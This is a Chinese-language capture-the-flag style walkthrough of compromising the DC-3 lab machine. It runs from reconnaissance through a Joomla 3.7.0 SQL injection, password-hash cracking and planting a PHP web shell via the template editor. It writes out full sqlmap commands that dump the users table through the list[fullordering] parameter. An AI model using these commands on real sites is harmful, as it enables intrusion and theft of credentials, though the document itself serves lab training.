靶机下载地址
http://www.five86.com/downloads/DC-3-2.zip
导入的时候遇到两个问题
点 “虚拟机”->“设置”->选择 “磁盘/光驱IDE设备” ->点 ”高级“,
将要 启动设备 设置到 IDE 0:0 上就可以了
还有一个是因为我的VMware升级到17.x后,无法修改设备参数..
需要给【硬件兼容性】版本降级,可以看以下文章操作
https://blog.csdn.net/u011696928/article/details/128712049
1、信息收集
kali里使用netdiscover发现主机
使用命令
nmap -sS -sV -A -n 192.168.1.105
就开了一个80端口,直接访问发现是Joomla 使用网站指纹工具whatweb识别靶机网址使用的web服务、系统版本、CMS系统等。
Joomla!是一套全球知名的内容管理系统,Joomla!是使用PHP语言加上MySQL数据库所开发的软件系统。
这里需要使用一个工具joomscan
git clone https://github.com/rezasp/joomscan.git ##下载源码
cd joomscan ##进入路径
perl joomscan.pl ##运行
一些最基本的参数 使用命令:
perl joomscan.pl –url 192.168.1.105
通过探测可以知道Joomla 的版本 3.7.0 以及CMS的后台地址/administrator/
2、漏洞发现
通过上面信息收集的基本信息我们可以 去发现漏洞 使用工具searchsploit 搜Joomla 的版本号即可
searchsploit Joomla 3.7.0
这里回显的是一个SQL注入的漏洞 根据这个思路可以对网页进行SQL注入的一些操作。
可以看到该漏洞的exp
3、SQL注入
sqlmap -u “http://192.168.1.105/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml“ –risk=3 –level=5 –random-agent –dbs -p list[fullordering]
发现了五个数据库,接下来看看当前数据库的名称
sqlmap -u “http://192.168.1.105/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml“ –risk=3 –level=5 –random-agent –current-db -p list[fullordering]
列出表名
sqlmap -u “http://192.168.1.105/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml“ –risk=3 –level=5 –random-agent -D “joomladb” –tables -p list[fullordering]
获取#__users的所有列名
sqlmap -u “http://192.168.1.105/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml“ –risk=3 –level=5 –random-agent -D “joomladb” -T “#__users” –columns -p list[fullordering]
查询#__users表的name、password字段
sqlmap -u “http://192.168.1.105/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml“ –risk=3 –level=5 –random-agent -D “joomladb” -T “#__users” -C “name,password” –dump -p list[fullordering]
在桌面随便建一个文件把password的hash密文放进去 然后使用john进行爆破 密码:snoopy
vim joomla-admin-hash
john joomla-admin-hash
4、文件上传
访问192.168.1.105/administrator/
登录进去,发现templates下存在模版,而且模版里面的php文件可编辑
创建haha.php文件
然后写入一句话木马
然后用蚁剑连接shell(这里的url是haha.php的路径)
